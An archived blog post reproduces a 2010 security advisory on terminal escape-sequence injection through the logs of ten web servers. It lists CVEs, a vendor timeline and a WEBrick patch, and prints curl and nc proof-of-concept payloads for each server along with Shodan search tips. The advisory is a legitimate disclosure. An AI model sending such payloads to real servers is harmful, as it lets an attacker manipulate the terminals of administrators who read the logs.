
PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Source URL:	https://jekil.sexy/blog/2010/nginx-varnish-cherokee-thttpd-mini-httpd-webrick-orion-aolserver-yaws-and-boa-log-escape-sequence-injection-ush-it.html
Archived Date:	August 15, 2025 at 15:10
Published:	January 10, 2010
Document Type:	Web Page Archive
Wayback Machine:	https://web.archive.org/web/*/https://jekil.sexy/blog/2010/nginx-varnish-cherokee-thttpd-mini-httpd-webrick-orion-aolserver-yaws-and-boa-log-escape-sequence-injection-ush-it.html

Page Screenshot


HOME | ARCHIVES | CATEGORIES | TAGS | ATOM
jekil's blog
Alessandro Tanasi's thoughts
about me
projects


Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa log escape sequence injection @ Ush.it

Posted on January 10, 2010 in Research • 9 min read

With the Ush.it team we published an advisory about "Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa log escape sequence injection". The original post is here and can be downloaded from here.

```
Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver,
Yaws and Boa log escape sequence injection

 Name              Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick,
                   Orion, AOLserver, Yaws and Boa log escape sequence
                   injection
 Systems Affected  nginx 0.7.64
                   Varnish 2.0.6
                   Cherokee 0.99.30
                   mini_httpd 1.19
                   thttpd 2.25b0
                   WEBrick 1.3.1
                   Orion 2.0.7
                   AOLserver 4.5.1
                   Yaws 1.85
                   Boa 0.94.14rc21
 Severity          Medium
 Impact (CVSSv2)   Medium 5/10, vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N)
 Vendor            http://www.nginx.net/
                   http://varnish.projects.linpro.no/
                   http://www.cherokee-project.com/
                   http://www.ruby-lang.org/
                   http://www.acme.com/software/thttpd/
                   http://www.acme.com/software/mini_httpd/
                   http://www.orionserver.com/
                   http://www.aolserver.com/
                   http://yaws.hyber.org/
```



Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa log escape sequence injection @ Ush.it

Posted on January 10, 2010 in Research • 9 min read

With the Ush.it team we published an advisory about “Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa log escape sequence injection”. The original post is here and can be downloaded from here.

```
Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver,
Yaws and Boa log escape sequence injection

 Name              Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick,
                   Orion, AOLserver, Yaws and Boa log escape sequence
                   injection
 Systems Affected  nginx 0.7.64
                   Varnish 2.0.6
                   Cherokee 0.99.30
                   mini_httpd 1.19
                   thttpd 2.25b0
                   WEBrick 1.3.1
                   Orion 2.0.7
                   AOLserver 4.5.1
                   Yaws 1.85
                   Boa 0.94.14rc21
 Severity          Medium
 Impact (CVSSv2)   Medium 5/10, vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N)
 Vendor            http://www.nginx.net/
                   http://varnish.projects.linpro.no/
                   http://www.cherokee-project.com/
                   http://www.ruby-lang.org/
                   http://www.acme.com/software/thttpd/
                   http://www.acme.com/software/mini_httpd/
                   http://www.orionserver.com/
                   http://www.aolserver.com/
                   http://yaws.hyber.org/
                   http://www.boa.org/
 Advisory          http://www.ush.it/team/ush/hack_httpd_escape/adv.txt
 Authors           Giovanni "evilaliv3" Pellerano (evilaliv3 AT ush DOT it)
                   Alessandro "jekil" Tanasi (alessandro AT tanasi DOT it)
                   Francesco "ascii" Ongaro (ascii AT ush DOT it)
 Date              20100110

I. BACKGROUND

nginx is a HTTP and reverse proxy server written by Igor Sysoev.
Varnish is a state-of-the-art, high-performance HTTP accelerator.
Cherokee is a very fast, flexible and easy to configure Web Server.
thttpd is a simple, small, portable, fast, and secure HTTP server.
mini_httpd is a small HTTP server.
WEBrick is a Ruby library providing simple HTTP web server services.
Orion Application Server is a pure java application-server.
AOLserver is America Online's Open-Source web server.
Yaws is a HTTP high perfomance 1.1 webserver.
Boa is a single-tasking HTTP server.

II. DESCRIPTION

Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver,
```

Yaws and Boa are subject to logs escape sequence injection
vulnerabilites.

Escape sequences are special characters sequences that are used to
instruct the terminal to perform special operations like executing
commands [4, 5] or dumping the buffer to a file [6, 7].

When the webserver is executed in foreground in a pty or when the
logfiles are viewed with tools like "cat" or "tail" such control chars
reach the terminal and are executed.

III. ANALYSIS

Summary:

```
 A) "nginx" log escape sequence injection
   (Affected versions: 0.7.64 and probably earlier versions)

 B) "Varnish" log escape sequence injection
   (Affected versions: 2.0.6 and probably earlier versions)

 C) "Cherokee" log escape sequence injection
   (Affected versions: 0.99.30 and probably earlier versions)

 D) "thttpd" log escape sequence injection
   (Affected versions: thttpd/2.25b and probably earlier versions)

 E) "mini_httpd" log escape sequence injection
   (Affected versions: 1.19 and probably earlier versions)

 F) "WEBrick" log escape sequence injection
   (Affected versions: 1.3.1 and probably earlier versions)

 G) "Orion" log escape sequence injection
   (Affected versions: 2.0.7 and probably earlier versions)

 H) "AOLserver" log escape sequence injection
   (Affected versions: 4.5.1 and probably earlier versions)

 I) "Yaws" log escape sequence injection
   (Affected versions: 1.85 and probably earlier versions)

 L) "Boa" log escape sequence injection
   (Affected versions: 0.94.14rc21 and probably earlier versions)
```

A) "nginx" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to
verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

B) "Varnish" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to
verify the vulnerability.

```
xterm varnishlog
```

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

C) "Cherokee" log escape sequence injection

The following Proof Of Concept can be used in order to verify the
vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

D) "thttpd" log escape sequence injection

The following Proof Of Concept can be used in order to verify the
vulnerability.

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

E) "mini_httpd" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to
verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

F) "WEBrick" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to
verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

G) "Orion" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to
verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

H) "AOLserver" log escape sequence injection

The following Proof Of Concept can be used in order to verify the
vulnerability.

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

I) "Yaws" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to
verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

L) "Boa" log escape sequence injection

The following Proof Of Concept can be used in order to verify the
vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

IV. DETECTION

Services like Shodan (shodan.surtri.com) or Google can be used to get an
approximate idea on the usage of the products.

Some examples:
 - http://shodan.surtri.com/?q=nginx
 - http://www.google.com/search?q="powered+by+Cherokee"
 - curl -kis http://www.antani.gov | grep -E "Server: Orion/2.0.8"

V. WORKAROUND

Cherokee and WEBrick (Ruby) released related security fixes and releases
as detailed below.

Cherokee issued a public patch that resolved the issue but caused some
issues (http://svn.cherokee-project.com/changeset/3944) and has been
later replaced (http://svn.cherokee-project.com/changeset/3977) by a
better fix that both resolve the issue and doesn't affect the normal
webserver behavior. Use the second patch or a safe release like 0.99.34
or above. If you are using Cherokee 0.99.32 please note that your build
uses the first patch.

Webrick (Ruby) sent us the following patch and issued a release
that fixes the issues. Detailed informations are available at the

```
following url:

http://www.ruby-lang.org/en/news/2010/01/10/webrick-escape-sequence-injection

The patch we reviewed is the following but please refer to the vendor's
article for exact informations.

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

Index: lib/webrick/httpstatus.rb
===================================================================
--- lib/webrick/httpstatus.rb   (revision 26065)
+++ lib/webrick/httpstatus.rb   (working copy)
@@ -13,5 +13,15 @@ module WEBrick
   module HTTPStatus

-    class Status      < StandardError; end
+    class Status      < StandardError
+      def initialize(message, *rest)
+        super(AccessLog.escape(message), *rest)
+      end
+      class << self
+        attr_reader :code, :reason_phrase
+      end
+      def code() self::class::code end
+      def reason_phrase() self::class::reason_phrase end
+      alias to_i code
+    end
     class Info        < Status; end
     class Success     < Status; end
@@ -69,4 +79,5 @@ module WEBrick

     StatusMessage.each{|code, message|
+      message.freeze
       var_name = message.gsub(/[ \-]/,'_').upcase
       err_name = message.gsub(/[ \-]/,'')
@@ -80,16 +91,10 @@ module WEBrick
       end

-      eval %-
-        RC_#{var_name} = #{code}
-        class #{err_name} < #{parent}
-          def self.code() RC_#{var_name} end
-          def self.reason_phrase() StatusMessage[code] end
-          def code() self::class::code end
-          def reason_phrase() self::class::reason_phrase end
-          alias to_i code
-        end
-      -
-
-      CodeToError[code] = const_get(err_name)
+      const_set("RC_#{var_name}", code)
+      err_class = Class.new(parent)
+      err_class.instance_variable_set(:@code, code)
+      err_class.instance_variable_set(:@reason_phrase, message)
+      const_set(err_name, err_class)
+      CodeToError[code] = err_class
     }

Index: lib/webrick/httprequest.rb
===================================================================
--- lib/webrick/httprequest.rb  (revision 26065)
+++ lib/webrick/httprequest.rb  (working copy)
@@ -267,9 +267,5 @@ module WEBrick
         end
       end
-      begin
-        @header = HTTPUtils::parse_header(@raw_header.join)
-      rescue => ex
-        raise  HTTPStatus::BadRequest, ex.message
-      end
+      @header = HTTPUtils::parse_header(@raw_header.join)
     end

Index: lib/webrick/httputils.rb
===================================================================
--- lib/webrick/httputils.rb    (revision 26065)
+++ lib/webrick/httputils.rb    (working copy)
@@ -130,9 +130,9 @@ module WEBrick
           value = $1
           unless field
-            raise "bad header '#{line.inspect}'."
+            raise HTTPStatus::BadRequest, "bad header '#{line}'."
           end
           header[field][-1] << " " << value
         else
-          raise "bad header '#{line.inspect}'."
+          raise HTTPStatus::BadRequest, "bad header '#{line}'."
         end
       }

Index: lib/webrick/accesslog.rb
===================================================================
--- lib/webrick/accesslog.rb    (revision 26065)
+++ lib/webrick/accesslog.rb    (working copy)
@@ -54,5 +54,5 @@ module WEBrick
            raise AccessLogError,
              "parameter is required for \"#{spec}\"" unless param
-           params[spec][param] || "-"
+           param = params[spec][param] ? escape(param) : "-"
          when ?t
            params[spec].strftime(param || CLF_TIME_FORMAT)
@@ -60,8 +60,16 @@ module WEBrick
            "%"
          else
-           params[spec]
+           escape(params[spec].to_s)
          end
       }
     end
+
+    def escape(data)
+      if data.tainted?
+        data.gsub(/[[:cntrl:]\\]+/) {$&.dump[1...-1]}.untaint
+      else
+        data
+      end
+    end
   end
 end
```

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

VI. VENDOR RESPONSE

We contacted the vendors of eleven affected webservers, counting the previous advisory [1] for Jetty. Three fixed the issue (Cherokee, WEBrick/Ruby and Jetty), one will not fix the issue (Varnish) and one acknowledged the issue (AOLserver).

Nginx	NO-RESPONSE
Cherokee	FIXED
thttpd	NO-RESPONSE
mini-httpd	NO-RESPONSE
WEBrick	FIXED
Orion	NO-RESPONSE
AOLserver	ACK
Yaws	NO-RESPONSE
Boa	NO-RESPONSE
Varnish	WONT-FIX

The response was overall good and it was nice to work with them, in particular we want to thank Cherokee's staff, Ruby's staff, Raphael Geissert (Debian) and Steven M. Christey (Mitre) for the support.

Poul-Henning Kamp (Varnish) replied to our contact email with the following email that we quote as-is.

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

The official Varnish response, which I ask that you include in its entirety in your advisory, if you list Varnish as "vulnerable" in it:

This is not a security problem in Varnish or any other piece of software which writes a logfile.

The real problem is the mistaken belief that you can cat(1) a random logfile to your terminal safely.

This is not a new issue. I first remember the issue with xterm(1)'s

```
inadvisably implemented escape-sequences in a root-context, brought up
heatedly, in 1988, possibly late 1987, at Copenhagens University
Computer Science dept. (Diku.dk). Since then, nothing much have changed.

The wisdom of terminal-response-escapes in general have been questioned
at regular intervals, but still none of the major terminal emulation
programs have seen fit to discard these sequences, probably in a
misguided attempt at compatibility with no longer used 1970'es
technology.

I admit that listing "found a security hole in all HTTP-related programs
that write logfiles" will look more impressive on a resume, but I think
it is misguided and a sign of trophy-hunting having overtaken common
sense.

Instead of blaming any and all programs which writes logfiles, it would
be much more productive, from a security point of view, to get the
terminal emulation programs to stop doing stupid things, and thus fix
this and other security problems once and for all.

--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--8<--

We would like to punctuate the following facts:

1) We totally agree that the root of the problem is an unwise design in
the terminal emulators. If in 70' controls were sent out of band on a
secondary channel we would not have the equivalent of Blue Boxing in the
terminal.

This is a known issue from years. We didn't invented this attack vector
and never claimed so. We don't think that design changes will happen in
the short or mid term so it's better to have a proactive approach and
sanitize outputs where functionalities are likely to not be affected at
all like in this case.

Security in complex systems requires some synergy.

2) Varnish is the only program that doesn't need a "cat" program as logs
are stored in memory and displayed using the "varnishlog" utility.

2) Apache fixed a similiar bug (CVE-2003-0020), "Low: Error log escape
filtering", in 2004 (six years ago). The bug was affecting Apache up
to 1.3.29 [8] or 2.0.48 [9] depending on the branch.

Take you conclusion, criticize if you want. In the meantime things are a
little safer.

VII. CVE INFORMATION

CVE-2009-4487 nginx 0.7.64
CVE-2009-4488 Varnish 2.0.6
CVE-2009-4489 Cherokee 0.99.30
CVE-2009-4490 mini_httpd 1.19
CVE-2009-4491 thttpd 2.25b0
CVE-2009-4492 WEBrick 1.3.1
CVE-2009-4493 Orion 2.0.7
CVE-2009-4494 AOLserver 4.5.1
CVE-2009-4495 Yaws 1.85
CVE-2009-4496 Boa 0.94.14rc21

VIII. DISCLOSURE TIMELINE

20091117 Bug discovered
20091208 First vendor contact
20091209 Cherokee team confirms vulnerability (Alvaro Lopez Ortega)
20091209 Alvaro Lopez Ortega commits Cherokee patch
20091210 Ruby team confirms vulnerability (Shugo Maeda)
20091211 Shugo Maeda sends us webrick patch for evaulation
20091211 AOLserver confirms vulnerability (Jim Davidson)
20091221 Contacted Raphael Geissert (Debian Security)
20091223 Contacted Steven M. Christey (mitre.org)
20091230 Raphael Geissert forwards to Redhat, Debian, Ubuntu and Mitre
20091230 CVEs assigned by Steven M. Christey
20100105 Poul-Henning (Varnish) Kamp said WONT-FIX
20100105 Ruby team is ready for commit (Urabe Shyouhei)
20100106 Second vendor contact
20100110 Advisory release

IX. REFERENCES
```

```
[1] Jetty 6.x and 7.x Multiple Vulnerabilities
    http://www.ush.it/team/ush/hack-jetty6x7x/jetty-adv.txt
[2] Apache does not filter terminal escape sequences from error logs
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0020
[3] Apache does not filter terminal escape sequences from access logs
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0083
[4] Debian GNU/Linux XTERM (DECRQSS/comments) Weakness Vulnerability
    http://www.milw0rm.com/exploits/7681
[5] Terminal Emulator Security Issues
    http://marc.info/?l=bugtraq&m=104612710031920&w=2
[6] Eterm Screen Dump Escape Sequence Local File Corruption Vulnerability
    http://www.securityfocus.com/bid/6936/discuss
[7] RXVT Screen Dump Escape Sequence Local File Corruption Vulnerability
    http://www.securityfocus.com/bid/6938/discuss
[8] Apache httpd 1.3 vulnerabilities
    http://httpd.apache.org/security/vulnerabilities_13.html
[9] Apache httpd 2.2 vulnerabilities
    http://httpd.apache.org/security/vulnerabilities_22.html

X. CREDIT

Giovanni "evilaliv3" Pellerano, Alessandro "jekil" Tanasi and
Francesco "ascii" Ongaro are credited with the discovery of this
vulnerability.

Giovanni "evilaliv3" Pellerano
web site: http://www.ush.it/, http://www.evilaliv3.org/
mail: evilaliv3 AT ush DOT it

Alessandro "jekil" Tanasi
web site: http://www.tanasi.it/
mail: alessandro AT tanasi DOT it

Francesco "ascii" Ongaro
web site: http://www.ush.it/
mail: ascii AT ush DOT it

X. LEGAL NOTICES

Copyright (c) 2009 Francesco "ascii" Ongaro

Permission is granted for the redistribution of this alert
electronically. It may not be edited in any way without mine express
written consent. If you wish to reprint the whole or any
part of this alert in any other medium other than electronically,
please email me for permission.

Disclaimer: The information in the advisory is believed to be accurate
at the time of publishing based on currently available information. Use
of the information constitutes acceptance for use in an AS IS condition.
There are no warranties with regard to this information. Neither the
author nor the publisher accepts any liability for any direct, indirect,
or consequential loss or damage arising from use of, or reliance on,
this information.
```

injection log escape log escape sequence injection

Like this article? Share it with your friends!

What do you think?

0 Responses

Upvote Funny Love Surprised Angry Sad

0 Comments

1 Login ▾

G

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Share

Best Newest Oldest

Be the first to comment.